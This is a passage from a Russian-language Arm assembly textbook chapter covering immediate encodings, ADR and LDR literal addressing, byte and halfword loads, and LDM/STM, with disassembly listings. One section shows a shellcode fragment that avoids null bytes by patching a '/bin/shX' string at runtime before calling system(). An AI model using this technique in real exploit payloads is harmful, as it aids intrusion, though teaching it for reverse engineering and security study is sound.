


Рисунок 6.9. Кодировка MOV с непосредственным значением 384

Таким образом, решающим фактором является не величина непосредственного значения, а возможность получить его вращением константы от 0 до 255 на чётное число от 0 до 30. На рис. 6.10 показано значение 370, которое меньше допустимого 384.

```
mov r0, #370   // 370 = 1 0111 0010
```




Рисунок 6.10. Кодировка MOV с непосредственным значением 370

Теперь ясно, что для этой кодировки подходит не каждое 12-битное значение. К счастью, в современных наборах Arm есть и другие кодировки MOV. A32 в ARMv8-A предоставляет вторую кодировку A2, позволяющую перемещать в регистр 16-битные значения от 0 до 65535. В старых наборах можно использовать следующий синтаксис загрузки констант:

```
LDR Rn,=511
```

Здесь 511 помещается в пул литералов и загружается в Rn адресацией относительно PC.

Загрузка адреса в регистр

Адрес символа можно загрузить в регистр через пул литералов или инструкцией ADR. По сути, ADR выполняет сложение относительно PC: вычисляет адрес метки с относительным смещением и записывает его прямо в регистр общего назначения. Точнее, ADR прибавляет к PC знаковое 21-битное непосредственное значение.

Другая инструкция A64 для вычисления адреса относительно PC - ADRP. Она вычисляет адрес 4-килобайтной страницы с относительным смещением: сдвигает знаковое 21-битное непосредственное значение влево на 12, прибавляет к PC и записывает результат в регистр общего назначения[8].

Рассмотрим отличие ADR от LDR с литералом. Следующий код вызывает системный вызов `write` и выводит строку. Первые три параметра `write` передаются в X0, X1 и X2:

• X0 - файловый дескриптор записи, STDOUT = 1;
• X1 - указатель на строку;
• X2 - число записываемых байтов.

После настройки регистров номер системного вызова `write` (64) помещается в X8, а SVC отправляет запрос операционной системе. Требуется вывести строку `"Hi!"` с переводом строки, помещённую в пул литералов с меткой `mystring`. Чтобы присвоить её адрес X1, можно использовать ADR, формирующую относительный адрес метки прибавлением смещения к PC.

```
ADR Rn, label
ADR Wn, label
ADR Xn, label
```

Чтобы показать различие LDR и ADR при адресации относительно PC, LDR загрузит из пула литералов значение вместо непосредственного перемещения числа в регистр.

```
.section .text
.global _start

_start:
    mov x0, #1        // #1 for STDOUT
    adr x1, mystring  // X1 = address of string
    ldr x2, len       // X2 = size of string
    mov x8, #64       // X8 = Write() syscall number

    svc #0            // invoke syscall

_exit:
    mov x0, #0
    mov x8, #93     // X8 = exit() syscall number
    svc #0          // invoke syscall

mystring:
.ascii "Hi!\n"

len:
.word 4
```

Ассемблируем и компонуем код и рассмотрим дизассемблирование:

```
user@arm64:~$ as literal.s -o literal.o && ld literal.o -o literal
user@arm64:~$ ./literal
Hi!
user@arm64:~$ objdump -d literal
Disassembly of section .text:

0000000000400078 <_start>:
  400078:    d2800020     mov    x0, #0x1                   // #1
  40007c:    100000e1     adr    x1, 400098 <string>
  400080:    580000e2     ldr    x2, 40009c <len>
  400084:    d2800808     mov    x8, #0x40                  // #64
  400088:    d4000001     svc    #0x0

000000000040008c <_exit>:
  40008c:    d2800000     mov    x0, #0x0                   // #0
  400090:    d2800ba8     mov    x8, #0x5d                  // #93
  400094:    d4000001     svc    #0x0

0000000000400098 <string>:
  400098:    0a216948     .word    0x0a216948

000000000040009c <len>:
  40009c:    00000004     .word    0x00000004
```

В дизассемблировании ADR и LDR на первый взгляд выполняют одну операцию, но между ними есть важное различие. ADR вычисляет адрес метки и загружает адрес в регистр, а LDR загружает в регистр слово по адресу метки.

Инструкции

```
adr x1, mystring
ldr x2, mystring
```

Результаты в регистрах

```
$x1 : 0x0000000000400098  <string+0>
$x2 : 0x0a216948
```

Дизассемблирование для справки

```
0000000000400098 <string>:
  400098:    0a216948     .word    0x0a216948
```

При компиляции программы для 32-битного набора в дизассемблировании видно вычисление относительно PC. Та же программа для A32:

```
.section .text
.global _start

_start:
    mov r0, #1
    adr r1, mystring
    ldr r2, len
    mov r7, #4
    svc #0

_exit:
    mov r0, #0
    mov r7, #1
    svc #0

mystring:
.ascii &ldquo;Hi!\n&rdquo;

len:
.word 4
```

В следующем дизассемблировании A32 ADR преобразована в `add r1, pc, #20`, которая складывает PC и смещение `#20` и помещает результат в R1, а LDR загружает память по адресу базового регистра PC плюс `#20`. Помните, что в A64 читать PC разрешено только инструкциям формирования адреса относительно PC, таким как ADR, ADRP, LDR с литералом, LDRW с литералом, прямым переходам с непосредственным смещением и безусловным переходам со связью[9].

```
user@arm32:~$ objdump -d pc-relative

Disassembly of section .text:

00010054 <_start>:
   10054:    e3a00001     mov    r0, #1
   10058:    e28f1014     add    r1, pc, #20
   1005c:    e59f2014     ldr    r2, [pc, #20]    ; 10078 <len>
   10060:    e3a07004     mov    r7, #4
   10064:    ef000000     svc    0x00000000

00010068 <_exit>:
   10068:    e3a00000     mov    r0, #0
   1006c:    e3a07001     mov    r7, #1
   10070:    ef000000     svc    0x00000000

00010074 <mystring>:
   10074:    0a216948     .word   0x0a216948

00010078 <len>:
   10078:    00000004     .word   0x00000004
```

Для лучшего понимания вычисления смещения относительно PC рассмотрим рис. 6.11.




Рисунок 6.11. Смещение относительно PC

При выполнении ADD эффективный PC указывает на текущую инструкцию плюс 8 для A32 и плюс 4 для T32. Поскольку каждая инструкция A32 выровнена по 4 байтам, подсчёт инструкций от PC + 8 до метки даёт 20, то есть 5 x 4. При достижении LDR PC перемещается к SVC. Поскольку метка `len` расположена на 4 байта после `mystring`, получается то же смещение.

Инструкции загрузки и сохранения

До сих пор в главе рассматривались режимы и формы смещений, сочетаемые с разными инструкциями загрузки и сохранения. Теперь перейдём к самим инструкциям для операций с памятью.

Загрузка и сохранение слова или двойного слова

Существует множество типов инструкций загрузки и сохранения, поэтому будем изучать их по частям, начиная с базовой формы: загрузки или сохранения 32-битного слова либо 64-битного двойного слова. Базовые инструкции доступа к памяти работают с объёмом данных размером в регистр. A32 позволяет загружать или сохранять 32-битное слово, два 32-битных слова или 64-битное двойное слово, как показано в табл. 6.16.

Таблица 6.16. Загрузка и сохранение слова или двойного слова A32

Инструкция	Синтаксис	Размер
Загрузка регистра	`LDR Rt, [Rn, Rm{, shift}]`	Слово
Загрузка регистра	`LDRD Rt, Rt2, [Rn, Rm]`	Два слова
Сохранение регистра	`STR Rt, [Rn, Rm{, shift}]`	Слово
Сохранение регистра	`STRD Rt, Rt2, [Rn, Rm]`	Два слова
Непривилегированная загрузка	`LDRT Rt, [Rn] {, #imm}`	Слово
Непривилегированное сохранение	`STRT Rt, [Rn] {, #imm}`	Слово
Исключительная загрузка	`LDREX Rt, [Rn {, #imm}]`	Слово
Исключительная загрузка	`LDREXD Rt, Rt2, [Rn]`	Двойное слово
Исключительное сохранение	`STREX Rd, Rt, [Rn {, #imm}]`	Слово
Исключительное сохранение	`STREXD Rd, Rt, Rt2, [Rn]`	Двойное слово

Отдельные инструкции различаются поддерживаемыми режимами адресации и формами смещений. Таблица на рис. 6.12 показывает доступность режимов для инструкций A32.

В табл. 6.17 приведены инструкции загрузки или сохранения 32-битного слова либо 64-битного двойного слова в A64. Размер доступа зависит от регистра передачи.

Хотя тип данных этих инструкций определяется регистром передачи, специальными инструкциями можно загрузить знаковое 32-битное слово в 64-битный регистр в базовой, немасштабированной или непривилегированной форме, как показано в табл. 6.18. Загруженное слово расширяется со знаком до 64 бит.




Рисунок 6.12. Доступные режимы адресации и формы смещений инструкций загрузки и сохранения A32/T32

Таблица 6.17. Загрузка и сохранение слова или двойного слова A64

Инструкция	Синтаксис
Загрузка регистра	`LDR Wt|Xt, [Xn|SP]`
Сохранение регистра	`STR Wt|Xt, [Xn|SP]`
Загрузка знакового слова	`LDRSW Xt, [Xn|SP, Wm|Xm {, extend}]`
Немасштабированная загрузка регистра	`LDUR Wt|Xt, [Xn|SP{, #simm}]`
Немасштабированное сохранение регистра	`STUR Wt|Xt, [Xn|SP{, #simm}]`
Немасштабированная загрузка знакового слова	`LDURSW Xt, [Xn|SP{, #simm}]`
Непривилегированная загрузка регистра	`LDTR Wt|Xt, [Xn|SP{, #simm}]`
Непривилегированное сохранение регистра	`STTR Wt|Xt, [Xn|SP{, #simm}]`
Непривилегированная загрузка знакового слова	`LDTRSW Xt, [Xn|SP{, #simm}]`
Исключительная загрузка	`LDXR Wt|Xt, [Xn|SP{, #0}]`
Исключительное сохранение	`STXR Ws, Wt|Xt, [Xn|SP{,#0}]`

Таблица 6.18. Загрузка знакового слова A64

Инструкция	Синтаксис
Загрузка знакового слова	`LDRSW Xt, [Xn|SP, Wm|Xm {, extend}]`
Немасштабированная загрузка знакового слова	`LDURSW Xt, [Xn|SP{, #simm}]`
Непривилегированная загрузка знакового слова	`LDTRSW Xt, [Xn|SP{, #simm}]`

Загрузка и сохранение полуслова или байта

Для доступа к данным в памяти меньшей ширины, чем регистр, служат специальные инструкции. Например, байт или полуслово можно загружать и сохранять инструкциями LDRB, LDRH, STRB и STRH. Они имеют ту же базовую форму, что LDR и STR, но обращаются только к одному или двум байтам.

Поскольку в Arm нет 8-битных или 16-битных регистров, возникает вопрос о судьбе остальных битов регистра при загрузке байта или полуслова. Значение автоматически расширяется со знаком или нулями на весь регистр назначения. Например, LDRB загружает байт с нулевым расширением, а LDRSB расширяет со знаком. LDRSH выполняет 16-битную загрузку со знаком, а LDRH является её аналогом с нулевым расширением.

При обратной разработке часто встречаются оба типа загрузки. Знаковое расширение используется компилятором для знаковых целых типов `short`, `char` и `int`, а нулевое - для беззнаковых `unsigned short`, `unsigned char` и `unsigned int`.

В A32 инструкции полуслова загружают полуслово из памяти в регистр. Например, `LDRH Rt, [Rn]` загружает полуслово по адресу базового регистра Rn и расширяет нулями до 32-битного Rt. `STRH Rt, [Rn]` сохраняет ровно два байта, взятые из младшего полуслова Rt, по адресу Rn.

В A64 эти инструкции работают сходным образом. Загрузки из 8-битных и 16-битных участков памяти могут расширяться со знаком до 32 или 64 бит в зависимости от регистра передачи Wt или Xt. Поскольку запись в 32-битный регистр автоматически обнуляет старшие 32 бита соответствующего 64-битного регистра, отдельного различия между 32-битным и 64-битным нулевым расширением не требуется: всегда выполняются оба. По соглашению загрузки с нулевым расширением используют 32-битный регистр передачи.

Примеры инструкций полуслова приведены в табл. 6.19.

Таблица 6.19. Примеры загрузки и сохранения полуслова A32 и A64

Тип инструкции	Синтаксис без смещения	Расширение
A32, загрузка полуслова	`LDRH Rt, [Rn]`	Нулями до Rt
A32, загрузка знакового полуслова	`LDRSH Rt, [Rn]`	Со знаком до Rt
A32, сохранение полуслова	`STRH Rt, [Rn]`	-
A64, полуслово	`LDRH Wt, [Xn|SP]`	Нулями до Wt
A64, знаковое полуслово	`LDRSH Wt, [Xn|SP]`	Со знаком до Wt
A64, знаковое полуслово	`LDRSH Xt, [Xn|SP]`	Со знаком до Xt
A64, немасштабированное полуслово	`LDURH Wt, [Xn|SP]`	Нулями до Wt
A64, немасштабированное знаковое полуслово	`LDURSH Wt, [Xn|SP]`	Со знаком до Wt
A64, немасштабированное знаковое полуслово	`LDURSH Xt, [Xn|SP]`	Со знаком до Xt
A64, сохранение полуслова	`STRH Wt, [Xn|SP]`	-
A64, немасштабированное сохранение полуслова	`STURH Wt, [Xn|SP]`	-

Инструкции загрузки байта читают байт из памяти и расширяют нулями до размера регистра передачи. Например, `LDRB Rt, [Rn, Rm]` загружает один байт по адресу Rn + Rm и расширяет его нулями до 32 бит. Для знакового байта используется LDRSB. Для 16-битных чтений LDRH расширяет нулями, а LDRSH - со знаком.

В отличие от загрузки, при сохранении не требуется расширять записываемое значение, поэтому нет различия между записью знаковых и беззнаковых значений. Инструкции сохранения байта или полуслова всегда записывают младшие данные регистра передачи. Например, `STRB Rt, [Rn]` сохраняет младший байт Rt по адресу Rn.

Примеры байтовых инструкций приведены в табл. 6.20.

Таблица 6.20. Примеры загрузки и сохранения байта A32 и A64

Тип инструкции	Синтаксис без смещения	Расширение
A32, загрузка байта	`LDRB Rt, [Rn]`	Нулями до Rt
A32, загрузка знакового байта	`LDRSB Rt, [Rn]`	Со знаком до Rt
A32, сохранение байта	`STRB Rt, [Rn]`	-
A64, загрузка байта	`LDRB Wt, [Xn|SP]`	Нулями до Wt
A64, загрузка знакового байта	`LDRSB Wt, [Xn|SP]`	Со знаком до Wt
A64, загрузка знакового байта	`LDRSB Xt, [Xn|SP]`	Со знаком до Xt
A64, немасштабированная загрузка байта	`LDURB Wt, [Xn|SP]`	Нулями до Wt
A64, немасштабированная загрузка знакового байта	`LDURSB Wt, [Xn|SP]`	Со знаком до Wt
A64, немасштабированная загрузка знакового байта	`LDURSB Xt, [Xn|SP]`	Со знаком до Xt
A64, сохранение байта	`STRB Wt, [Xn|SP]`	-
A64, немасштабированное сохранение байта	`STURB Wt, [Xn|SP]`	-

Каждая инструкция поддерживает подмножество режимов адресации и форм смещений. Точные детали различаются между наборами. Например, инструкции полуслова или байта A64 с адресацией со смещением могут иметь непосредственное смещение, масштабированное до числа, кратного 2, либо необязательно сдвинутый или расширенный регистр. Формы с предындексацией и постиндексацией допускают только одну форму смещения: немасштабированное знаковое 9-битное непосредственное значение.

На рис. 6.13 показаны режимы адресации, доступные конкретным инструкциям загрузки и сохранения байта или полуслова A32 и A64.

			Addressing modes				Offset	
	Byte	Halfword	Literal	Offset	Pre-index	Post-index	Imm	Reg
A32	LDRB	LDRH						
A32	STRB	STRH						
A32	LDRSB	LDRSH						
A64	LDRB	LDRH						
A64	STRB	STRH						
A64	LDURB	LDURH						
A64	STURB	STURH						
A64	LDRSB	LDRSH						
A64	LDURSB	LDURSH						

Рисунок 6.13. Доступные режимы адресации и формы смещений конкретных инструкций A32 и A64

Пример использования загрузки и сохранения

Множество типов инструкций загрузки и сохранения Arm часто встречается не только при обратной разработке, но и при ручном написании ассемблерных программ в обычной разработке или создании эксплойтов, например во встроенном ассемблере или "шелл-коде".

При создании шелл-кода часто требуется написать ассемблер, который не только выполняет полезное действие, но и удовлетворяет ограничениям, например не содержит определённых байтовых последовательностей, таких как нулевые байты.

Предположим, требуется написать шелл-код, пытающийся выполнить программу через функцию `system`. Она принимает указатель на строку команды, которая должна завершаться нулём. Дополнительно предположим, что шелл-код не может содержать нулевых байтов, поскольку вход обрабатывается строковой функцией. Одно решение - поставить в конце строки команды заполнитель, а во время выполнения динамически заменить его нулевым байтом, чтобы `system` отработала правильно.

Для простоты пусть команда `/bin/sh` запускает локальную копию стандартного терминала bash. Она передаётся `system` и должна завершаться нулём. В пул литералов шелл-кода включим `/bin/sh/`, но вместо завершающего нуля используем заполнитель X. Во время выполнения STRB динамически заменит его нулевым байтом.

На рис. 6.14 слева показан синтаксис строки в ассемблере, посередине - возможное дизассемблирование, справа - байты в памяти. Видно, что строка с заполнителем не содержит нулевых байтов.

Рисунок 6.14. Строка в ассемблере

Затем STRB может динамически заменить X нулём. R2 обнуляется через EOR, поскольку машинная кодировка `MOV R2, #0` содержит нулевой байт, недопустимый в этом примере, и требуется эквивалентная альтернатива.

```
adr   r0, binsh     ; load the address of binsh onto R0
eor   r2, r2, r2    ; Set R2 equal to zero
strb  r2, [r0, #7]  ; Overwrite the placeholder with a zero

binsh:
.ascii "/bin/shX"
```

На рис. 6.15 показано, как STRB перезаписывает X нулём.




Рисунок 6.15. Замена X нулём инструкцией STRB

Загрузка и сохранение нескольких регистров (A32)

Иногда в Arm требуется одновременно загрузить или сохранить несколько регистров. В A32 и T32 это можно сделать инструкциями загрузки и сохранения нескольких регистров, которые за одну операцию передают множество регистров в память или из неё.

Традиционные инструкции загружают и сохраняют только один регистр за раз. Например, чтобы сохранить R1, R2 и R3 в стеке с помощью STR, можно применить предындексацию, уменьшая SP на 4 перед каждым сохранением и каждый раз записывая уменьшенное значение обратно:

```
STR R1, [SP, #-4]!
STR R2, [SP, #-4]!
STR R3, [SP, #-4]!
```

Работа последовательности в памяти показана на рис. 6.16.




Рисунок 6.16. Работа предыдущего примера STR

В 32-битной Arm эту последовательность можно улучшить инструкциями загрузки и сохранения нескольких регистров. Инструкции A32 загружают несколько регистров из последовательных адресов памяти, заданных базовым регистром, либо сохраняют их туда. Синтаксис приведён в табл. 6.21.

Таблица 6.21. Синтаксис LDM/STM в A32

Инструкция	Синтаксис	Пример
Загрузка нескольких регистров	`LDM Rn{!}, <registers>`	`LDM sp, {r1, r2, r3}`
Сохранение нескольких регистров	`STM Rn{!}, <registers>`	`STM sp, {r1, r2, r3}`

Синтаксис LDM/STM отличается от LDR/STR. Сравним STR и STM на рис. 6.17. Первый регистр Rt инструкции STR является регистром передачи со значением для памяти, а регистр в квадратных скобках Rn - базовым регистром с адресом назначения. STM работает наоборот: первый Rn служит базовым регистром адреса назначения, а регистры в фигурных скобках содержат значения для памяти.




Рисунок 6.17. Логика инструкций STR и STM

Список передачи может содержать два и более регистра общего назначения, включая LR и PC. В Armv8 по сравнению с Armv7 действуют ограничения:

• при загрузке нескольких регистров PC может входить в список, но Arm не рекомендует одновременно включать LR и PC;
• при сохранении нескольких регистров PC может входить в список, но Arm не рекомендует инструкции, содержащие PC.

Регистры в списке должны идти по возрастанию. Попытка ассемблировать `STM sp, {r1, r4, r2, r3}` вызывает предупреждение, после чего ассемблер автоматически упорядочивает регистры, как видно далее.

Ассемблирование LDM и STM с неупорядоченным списком регистров

Исходный код

```
.section .text
.global _start

_start:
    stm sp, {r1, r4, r2, r3}
    ldm sp, {r1, r4, r2, r3}
```

Предупреждение ассемблера

```
user@arm32:~$ as reglist.s -o reglist.o && ld reglist.o -o reglist

reglist.s: Assembler messages:
reglist.s:8: Warning: register range not in ascending order
reglist.s:9: Warning: register range not in ascending order
```

Дизассемблирование показывает регистры по возрастанию

```
user@arm32:~$ objdump -d reglist

Disassembly of section .text:

00010054 <_start>:
   10054:    e88d001e     stm    sp, {r1, r2, r3, r4}
   10058:    e89d001e     ldm    sp, {r1, r2, r3, r4}
```

Чтобы сохранить R1, R2 и R3 в стеке, можно использовать:

```
STM SP, {R1, R2, R3}
```

Значение R1 сохраняется по адресу SP, R2 - по SP + 4, R3 - по SP + 8, как показано на рис. 6.18. SP при этом не обновляется.

